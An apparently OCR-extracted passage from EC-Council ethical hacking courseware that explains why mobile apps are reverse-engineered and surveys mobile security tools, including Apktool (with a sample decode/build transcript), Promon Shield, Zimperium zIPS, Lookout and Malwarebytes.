All Rights Reserved. Reproduction is Strictly Prohibited.



Reverse Engineering Mobile Applications

Reverse engineering is the process of analyzing and extracting the source code of a software or application and, if needed, regenerating it with required modifications. Reverse engineering is used to disassemble a software program or a mobile application to analyze its design flaws and fix any bugs that are residing in it. The technique is also used for discovering underlying vulnerabilities and improving defense strategies against attacks. Reverse engineering can also be used in mobile platforms to create duplicate or clone apps.

Reverse engineering is used to:

- Read and understand the source code
- Detect underlying vulnerabilities
- Scan for sensitive information embedded inside the source code
- Conduct malware analysis
- Regenerate the application or software after applying some modifications

Why reverse engineering is effective?

Mobile security professionals need to possess basic knowledge of reverse engineering techniques for the below reasons:

- **Initiating black-box testing on mobiles apps**

  Current mobile apps incorporate controls that do not allow dynamic analysis. End-to-end encryption and SSL lead to obstacles in intercepting and modifications. Root detection restricts apps from operating on a rooted device. It can also hinder the usage

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

of advanced tools for testing. These defenses should be neutralized to analyze the source code.

- **Improving static analysis in black-box testing**

  In black-box testing, the underlying design and operation of the application can be comprehended by static analysis of the binary code and bytecode of the app. The process can also help in discovering vulnerabilities in hardcoded credentials.

- **Performing resilience assessment**

  Apps must be designed to withstand reverse engineering by implementing software protection methods such as Mobile Application Security Verification Standard Anti-Reversing Controls (MASVS-R). Efficiency of the controls can be verified by conducting general testing methods such as resilience assessment. Security professionals need to perform a resilience assessment by conducting reverse engineering and trying to breach the mobile application's security defenses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Security Tools

Unlike mobile devices of the past, today's mobiles come with advanced computing capability and connectivity (smartphones). One can use them to store data, browse the Internet, record videos, send SMS, play games, capture photos, and many other tasks. Therefore, mobile devices have become the major source for intruders to steal data. Various types of mobile security tools are discussed below.

Source Code Analysis Tools

- **z3A Advanced App Analysis**

  Source: *https://www.zimperium.com*

  z3A Advanced App Analysis allows security professionals to identify security and privacy risks across various iOS and Android applications. For each risky mobile app that is identified, Zimperium's z3ATM solution provides deep intelligence, including contextual analysis as well as privacy and security ratings. A parallel processing engine continuously collects and correlates data from multiple sources, i.e., from malware to data manipulation instances. Multivariate tests and validations are performed to identify mobile app security and privacy risks before they become threats.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.68: Screenshot of z3A Advanced App Analysis

Some additional tools used for source code analysis of mobile applications are listed below:

- Kiuwan (*https://www.kiuwan.com*)
- Appium (*http://appium.io*)
- Selendroid (*http://selendroid.io*)
- Bitbar (*https://bitbar.com*)
- Infer (*https://fbinfer.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Reverse Engineering Tools

- **Apktool**

  Source: *http://www.javadecompilers.com*

  Apktool is used for reverse engineering third-party, closed, binary Android apps. It can decode resources nearly to their original form and rebuild them after making some modifications. It also makes working with an app easier because of the project-like file structure and automation of some repetitive tasks such as building APK, etc.

  Features:

  - Disassembling resources nearly to their original form
  - Rebuilding decoded resources back to binary APK/JAR
  - Organizing and handling APKs that depend on framework resources
  - Smali Debugging

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


```
$ apktool d test.apk
I: Using Apktool 2.4.0 on test.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: 1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
$ apktool b test
I: Using Apktool 2.4.0 on test
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

Figure 17.69: Screenshot of Apktool

Some additional mobile application reverse engineering tools are listed below:

- Frida (*https://www.frida.re*)
- JEB (*https://www.pnfsoftware.com*)
- APK Studio (https://github.com)
- objection (*https://github.com*)
- Bytecode Viewer (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



App Repackaging Detector

Repackaging is a process of extracting the details of an app from legitimate app stores such as Google Play Store and Apple Store and modifying the app by injecting malicious code. Then, the app is redistributed for public use as an authentic application. Repackaging can also be done during reverse engineering of an application.

- **Promon Shield**

  Source: *https://promon.co*

  Promon SHIELD™ is used to protect mobile apps against repackaging attacks. It detects when an app has been modified (repackaged). Consequently, the original app that has Promon SHIELD™ implemented cannot be executed when repackaged. This means that no fake apps can run on a user's device. To ensure that the protection mechanisms that Promon SHIELD™ offers are active, a binding between the Promon SHIELD™ software development kit (SDK) and the app is created.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.70: Screenshot of Promon Shield

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Mobile Protection Tools

- **Lookout Personal**

  Source: *https://www.lookout.com*

  Lookout Personal helps to protect your device from security threats, loss, and theft. It is available for Android and iOS devices. It provides mobile security, identity protection, and theft prevention in a single app.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.71: Screenshot of Lookout Personal

- **Zimperium's zIPS**

  Source: *https://www.zimperium.com*

  Zimperium's zIPS is a mobile intrusion prevention app that provides comprehensive protection for iOS and Android devices against mobile network, device, and application cyber-attacks. It uses advanced machine-learning techniques to identify and prevent both network-based and host-based threats such as

  - MITM attacks that can intercept your passwords and other confidential information when you are using public or private Wi-Fi networks
  - SpearPhishing attacks that can compromise high-value targets in your organization and infect them with data-stealing code
  - Reconnaissance scans that identify APTs and compromised devices in your network
  - Rogue Wi-Fi AP attacks that can hijack secure SSL sessions to steal confidential information

  zIPS is equipped with a behavioral analysis engine to automatically detect and block malicious threats by monitoring how they change the characteristics of the mobile device. It scans all mobile applications and browsers to enhance the security of your device and protects your entire organization from MITM, IPv4, and IPv6 attacks. It provides automated alerts to both the security officer and the user in the event of an incident. Furthermore, it uses "nonintrusive packet monitoring" to detect advanced mobile threats.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 17.72: Screenshot of Zimperium's zIPS

- **BullGuard Mobile Security**

  Source: *https://www.bullguard.com*

  BullGuard Mobile Security is an app for Android devices that provides total protection of the devices and personal data. It provides complete mobile phone anti-virus protection against all mobile phone viruses. It locks, locates, and wipes data remotely if the device is lost or stolen. It also blocks unwanted calls and SMS.




Figure 17.73: Screenshots of BullGuard Mobile Security

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional mobile protection tools are as follows:

- Norton Security for iOS (*https://us.norton.com*)
- Comodo Mobile Security (*https://m.comodo.com*)
- Bitdefender Mobile Security & Antivirus (*https://www.bitdefender.com*)
- ESET Mobile Security & Antivirus (*https://www.eset.com*)
- WISeID Personal Vault (*https://www.wiseid.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Anti-Spyware

- **Malwarebytes for Android**

  Source: *https://www.malwarebytes.com*

  Malwarebytes is an anti-malware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It detects and removes adware and malware, blocks malware and ransomware automatically, conducts privacy audits for all apps, and provides safe browsing.





Figure 17.74: Screenshot of Malwarebytes Anti-Malware

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional mobile anti-spyware tools are as follows:

- AntiSpy Mobile (*https://antispymobile.com*)
- Spyware Detector - Anti Spy Privacy Scanner (*https://play.google.com*)
- iAmNotified - Anti Spy System (*https://iamnotified.com*)
- Privacy Scanner (AntiSpy) Free (*https://play.google.com*)
- Certo iPhone (*https://www.certosoftware.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Mobile Pen Testing Toolkit

- **ImmuniWeb® MobileSuite**

  Source: *https://www.immuniweb.com*

  ImmuniWeb® MobileSuite leverages machine learning technology to augment and accelerate manual mobile penetration testing of iOS and Android mobile applications. It provides scalable, rapid, and DevSecOps-enabled mobile app and backend testing with tailored remediation guidelines and zero false-positives SLA. Furthermore, it provides SDLC and CI/CD tools integration and WAF for mobile backend flaws. Using this toolkit, security professionals can perform static, dynamic, and interactive security testing with SCA. It also provides various reports such as Threat-Aware Risk Scoring, Tailored Remediation Guidelines, CVE, CWE and CVSSv3 scores.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


